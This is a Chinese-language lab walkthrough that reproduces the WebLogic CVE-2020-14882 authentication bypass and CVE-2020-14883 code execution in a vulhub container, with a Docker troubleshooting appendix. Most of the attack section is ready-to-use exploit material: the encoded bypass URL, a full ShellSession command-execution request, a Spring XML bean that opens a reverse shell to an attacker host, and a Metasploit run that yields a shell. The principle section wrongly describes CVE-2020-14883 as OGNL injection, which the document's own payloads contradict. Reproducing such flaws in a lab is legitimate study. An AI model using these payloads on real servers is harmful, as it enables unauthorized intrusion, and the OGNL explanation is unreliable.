本文详细解析并演示了 WebLogic 经典漏洞组合拳 CVE-2020-14882 与 CVE-2020-14883 的利用过程。CVE-2020-14882 利用二次 URL 编码绕过管理控制台权限检查,实现未授权访问;随后配合 CVE-2020-14883 利用控制台内句柄类的链式调用触发代码执行。
漏洞基础信息
| 漏洞编号 | 漏洞等级 | 影响版本 | 漏洞类型 |
|---|---|---|---|
| CVE-2020-14882 | 超危(CVSS 评分:9.8) | WebLogic Server 10.3.6.0.0、12.1.3.0.0、12.2.1.3.0、12.2.1.4.0、14.1.1.0.0 | 权限绕过(路径遍历 + 身份验证绕过) |
| CVE-2020-14883 | 高危(CVSS 评分:7.2) | 与 CVE-2020-14882 完全相同 | 身份验证后远程代码执行(RCE) |
漏洞复现
复现环境准备
使用vulhub快速搭建漏洞环境:
# 安装Docker和docker-compose
apt install docker.io docker-compose

# 将 Vulhub 项目克隆到本地
git clone https://github.com/vulhub/vulhub.git

# 拉取镜像并启动容器
cd vulhub/weblogic/CVE-2020-14882
docker-compose up -d

# 确认容器启动状态
docker ps

CONTAINER ID   IMAGE                  COMMAND             CREATED         STATUS         PORTS                                                                                  NAMES
57c9304d2c9b vulhub/weblogic:12.2.1.3-2018 "/u01/oracle/createA…" 3 seconds ago Up 3 seconds 0.0.0.0:7001->7001/tcp, :::7001->7001/tcp cve-2020-14882-weblogic-1注:如果启动容器后执行docker ps发现容器并没有如预期启动,很有可能是容器/宿主机内存不足或 Docker 容器默认的文件描述符(nofile)上限过低,详情可参见附录。

可正常访问控制台页面http://target-IP:7001/console说明启动成功:
目标探测
nmap -sS -Pn -T4 --top-ports 1000 --version-intensity 3 -sV --script "default,vulners" target-IP

# 扫描结果
PORT     STATE SERVICE VERSION
7001/tcp open  http    Oracle WebLogic admin httpd 12.2.1.3 (T3 enabled)
|_http-title: Error 404--Not Found
|_weblogic-t3-info: T3 protocol in use (WebLogic version: 12.2.1.3)
MAC Address: 00:0C:29:B3:23:74 (VMware)
7001 端口正常开放,WebLogic 服务运行,版本为 12.2.1.3(该版本存在 CVE-2020-14882/14883 等高危漏洞),T3 协议已启用
攻击过程
验证CVE-2020-14882未授权访问
直接使用浏览器访问,无需输入账号密码,直接进入 WebLogic 控制台主页:
http://target-IP:7001/console/css/%252e%252e%252fconsole.portal?_nfpb=true&_pageLabel=AppDeploymentSummaryPage
利用 CVE-2020-14883 执行命令
方法一

利用com.tangosol.coherence.mvel2.sh.ShellSession类执行 whoami/id 等基础命令,验证 RCE 漏洞。该方法只能在12.2.1.x及以上版本使用。使用BurpSuite发送请求:
GET /console/css/%252e%252e%252fconsolejndi.portal?test_handle=com.tangosol.coherence.mvel2.sh.ShellSession(%27weblogic.work.ExecuteThread%20currentThread%20=%20(weblogic.work.ExecuteThread)Thread.currentThread();%20weblogic.work.WorkAdapter%20adapter%20=%20currentThread.getCurrentWork();%20java.lang.reflect.Field%20field%20=%20adapter.getClass().getDeclaredField(%22connectionHandler%22);field.setAccessible(true);Object%20obj%20=%20field.get(adapter);weblogic.servlet.internal.ServletRequestImpl%20req%20=%20(weblogic.servlet.internal.ServletRequestImpl)obj.getClass().getMethod(%22getServletRequest%22).invoke(obj);%20String%20cmd%20=%20req.getHeader(%22cmd%22);String[]%20cmds%20=%20System.getProperty(%22os.name%22).toLowerCase().contains(%22window%22)%20?%20new%20String[]{%22cmd.exe%22,%20%22/c%22,%20cmd}%20:%20new%20String[]{%22/bin/sh%22,%20%22-c%22,%20cmd};if(cmd%20!=%20null%20){%20String%20result%20=%20new%20java.util.Scanner(new%20java.lang.ProcessBuilder(cmds).start().getInputStream()).useDelimiter(%22\\A%22).next();%20weblogic.servlet.internal.ServletResponseImpl%20res%20=%20(weblogic.servlet.internal.ServletResponseImpl)req.getClass().getMethod(%22getResponse%22).invoke(req);res.getServletOutputStream().writeStream(new%20weblogic.xml.util.StringInputStream(result));res.getServletOutputStream().flush();}%20currentThread.interrupt(); HTTP/1.1

Host: target-IP:7001

User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8

Accept-Language: en-US,en;q=0.5

Accept-Encoding: gzip, deflate, br

Connection: keep-alive

Cookie: ADMINCONSOLESESSION=g8W5R3N85JwXsN-2PsQHvrB3shquvZV8gq3jw6HHadb2ay7Y5gM8!-210550995; JSESSIONID=node0qmnscecp1q6f1fba8a8bhtien0.node0

cmd: id # 核心请求
可直接返回结果:
方法二
利用com.bea.core.repackaged.springframework.context.support.FileSystemXmlApplicationContext类。
首先systemctl start apache2 启动apache2,在/var/www/html目录下构建构造一个xml文件:
<beans xmlns="http://www.springframework.org/schema/beans" xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xsi:schemaLocation="http://www.springframework.org/schema/beans http://www.springframework.org/schema/beans/spring-beans.xsd">
  <bean id="pb" class="java.lang.ProcessBuilder" init-method="start">
    <constructor-arg>

<list>

<value>/bin/bash</value>

<value>-c</value>

<value><![CDATA[bash -i >& /dev/tcp/attacker-IP/4444 0>&1]]></value>
      </list>
    </constructor-arg>
  </bean>

</beans>攻击机使用nc -lvvp 4444监听端口,访问如下网址:
http://target-IP:7001/console/css/%252e%252e%252fconsole.portal?_nfpb=true&_pageLabel=&handle=com.bea.core.repackaged.springframework.context.support.FileSystemXmlApplicationContext("http://attacker-IP/rce.xml")反弹shell成功:
方法三
使用metasploit 直接反弹shell,先查询是否有可用模块:
# 启动 MSF 交互控制台
msfconsole

msf > search CVE-2020-14882

Matching Modules
================

   #  Name                                          Disclosure Date  Rank       Check  Description
   -  ----                                          ---------------  ----       -----  -----------
   0  exploit/multi/http/weblogic_admin_handle_rce  2020-10-20       excellent  Yes    Oracle WebLogic Server Administration Console Handle RCE
   1    \_ target: Unix Command                     .                .          .      .
   2    \_ target: Linux Dropper                    .                .          .      .
   3    \_ target: Windows Command                  .                .          .      .
   4    \_ target: Windows Dropper                  .                .          .      .
   5    \_ target: PowerShell Stager                .                .          .      .
设置参数:
msf > use 0
[*] Using configured payload windows/x64/meterpreter/reverse_https  # 此处默认payload不适用,需进行修改
msf exploit(multi/http/weblogic_admin_handle_rce) > set RHOST 192.168.31.148
RHOST => 192.168.31.148
msf exploit(multi/http/weblogic_admin_handle_rce) > set LHOST 192.168.31.152
LHOST => 192.168.31.152
msf exploit(multi/http/weblogic_admin_handle_rce) > set LPORT 4444
LPORT => 4444
msf exploit(multi/http/weblogic_admin_handle_rce) > set PAYLOAD linux/x64/meterpreter_reverse_https
PAYLOAD => linux/x64/meterpreter_reverse_https
msf exploit(multi/http/weblogic_admin_handle_rce) > set TARGET 1
TARGET => 1使用options查看需要填写的参数,yes为必填项,TARGETURI可使用默认值,其余按需修改:
msf exploit(multi/http/weblogic_admin_handle_rce) > options

Module options (exploit/multi/http/weblogic_admin_handle_rce):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   Proxies                     no        A proxy chain of format type:host:
                                         port[,type:host:port][...]. Suppor
                                         ted proxies: sapni, socks4, socks5
                                         , socks5h, http
   RHOSTS     192.168.31.148   yes       The target host(s), see https://do
                                         cs.metasploit.com/docs/using-metas
                                         ploit/basics/using-metasploit.html
   RPORT      7001             yes       The target port (TCP)
   SSL        false            no        Negotiate SSL/TLS for outgoing con
                                         nections
   SSLCert                     no        Path to a custom SSL certificate (
                                         default is randomly generated)
   TARGETURI  /                yes       Base path
   URIPATH                     no        The URI to use for this exploit (d
                                         efault is random)
   VHOST                       no        HTTP server virtual host

   When CMDSTAGER::FLAVOR is one of auto,tftp,wget,curl,fetch,lwprequest,psh_invokewebrequest,ftp_http:

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SRVHOST  0.0.0.0          yes       The local host or network interface
                                       to listen on. This must be an addres
                                       s on the local machine or 0.0.0.0 to
                                        listen on all addresses.
   SRVPORT  8080             yes       The local port to listen on.

Payload options (linux/x64/meterpreter_reverse_https):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.31.152   yes       The local listener hostname
   LPORT  4444             yes       The local listener port
   LURI                    no        The HTTP Path

Exploit target:

   Id  Name
   --  ----
   1   Linux Dropper

View the full module info with the info, or info -d command.执行攻击后共生成了23条会话,使用sessions查看所有session,使用sessions -i [id]选取其中任意一个:
msf exploit(multi/http/weblogic_admin_handle_rce) > run
[*] Started HTTPS reverse handler on https://192.168.31.152:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[*] https://192.168.31.152:4444 handling request from 192.168.31.148; (UUID: islcdvyp) Attaching orphaned/stageless session...
[+] The target is vulnerable. Path traversal successful.
[*] Executing Linux Dropper for linux/x64/meterpreter_reverse_https
[*] Using URL: http://192.168.31.152:8080/bAY7yb
[*] Client 192.168.31.148 (curl/7.29.0) requested /bAY7yb
[*] Sending payload to 192.168.31.148 (curl/7.29.0)

...

msf exploit(multi/http/weblogic_admin_handle_rce) > sessions -i 1
[*] Starting interaction with 1...连接成功后不能直接执行Linux命令,需要使用shell切换到系统原生Shell。此时是功能十分受限的非交互式 Shell,使用python -c "import pty;pty.spawn ('/bin/bash')"升级全交互式终端。
meterpreter > shell
Process 688 created.
Channel 1 created.

python -c "import pty;pty.spawn ('/bin/bash')"  # 升级全交互式终端
[oracle@57c9304d2c9b base_domain]$ id
[oracle@57c9304d2c9b base_domain]$ uid=1000(oracle) gid=1000(oracle) groups=1000(oracle)
至此反弹shell成功。
漏洞核心原理
CVE-2020-14882(未授权访问漏洞)
WebLogic 管理控制台(Console)的访问控制逻辑存在缺陷:
- 控制台的静态资源(如 CSS/JS)无需认证即可访问;
- 攻击者可构造路径遍历 + 编码绕过的 URL(如
console/css/%252e%252e%252fconsole.portal),将静态资源访问请求伪装成控制台核心页面请求,绕过认证直接进入后台管理界面。
CVE-2020-14883(OGNL 注入 RCE 漏洞)
WebLogic 控制台的 Diagnostic Framework 等功能模块存在OGNL 表达式注入漏洞:
- OGNL(Object-Graph Navigation Language)是 WebLogic 底层使用的表达式语言,支持动态执行代码;
- 未授权用户通过 14882 绕过认证后,可在控制台的特定参数中注入恶意 OGNL 表达式,WebLogic 解析执行该表达式,实现任意命令执行。
附录
容器启动失败解决方案
定位原因
执行docker-compose up -d后发现容器并没有按照预期正常启动,docker-compose logs查看日志:
weblogic-1  |
weblogic-1  |     Oracle WebLogic Server Auto Generated Empty Domain:
weblogic-1  |
weblogic-1  |       ----> 'weblogic' admin password: d7EzZmBp
weblogic-1  |
weblogic-1  | Initializing WebLogic Scripting Tool (WLST) ...
weblogic-1  |
weblogic-1  | library initialization failed - unable to allocate file descriptor table - out of memory/u01/oracle/oracle_common/common/bin/wlst_internal.sh: line 18:    72 Aborted                 (core dumped) "${JAVA_HOME}/bin/java" -DORACLE_HOME='/u01/oracle/oracle_common' -Djava.security.egd=file:/dev/./urandom weblogic.WLST "$@"  <-- 内存不足(并非物理内存不足)
weblogic-1  | /u01/oracle/createAndStartEmptyDomain.sh: line 64: /u01/oracle/user_projects/domains/base_domain/bin/setDomainEnv.sh: No such file or directory
weblogic-1  | /u01/oracle/createAndStartEmptyDomain.sh: line 69: /u01/oracle/user_projects/domains/base_domain/startWebLogic.sh: No such file or directory
weblogic-1  | touch: cannot touch '/u01/oracle/user_projects/domains/base_domain/servers/AdminServer/logs/AdminServer.log': No such file or directory
weblogic-1  | tail: cannot open '/u01/oracle/user_projects/domains/base_domain/servers/AdminServer/logs/AdminServer.log' for reading: No such file or directory
weblogic-1 | tail: no files remaining经过深入研究发现错误提示中的out of memory是内核误导性表述,并非物理内存不足(测试验证 2G 虚拟机也能正常启动)。
真实原因是Docker 容器默认的nofile(最大可打开文件描述符数)上限仅为 1024,而 WLST 初始化时需要加载大量配置文件、类库、网络连接,需创建远超 1024 的文件句柄,内核无法分配足够的文件描述符表,最终导致 WLST 进程崩溃(Aborted (core dumped))。所以这个报错的本质是 “文件描述符资源耗尽”,而非 “内存不足”。
修复问题
修改 vulhub/weblogic/CVE-2020-14882/docker-compose.yml 为以下完整配置:
services:
 weblogic:
   image: vulhub/weblogic:12.2.1.3-2018
   ports:
    - "7001:7001"
   ulimits:
     nofile:
       soft: 65535
       hard: 65535
注意缩进,缩进错误可能会导致报错:
yaml: line 5: did not find expected '-' indicatorDocker全局永久修改方案:
编辑 Docker 的 daemon 配置文件/etc/docker/daemon.json:
{
  "default-ulimits": {
    "nofile": {
      "Name": "nofile",
      "Hard": 65535,
      "Soft": 65535
    }
  },
  # 保留原有镜像源等配置(如有)
  "registry-mirrors": ["镜像地址"]
}
重启 Docker 服务,让配置生效:
systemctl daemon-reload
systemctl restart docker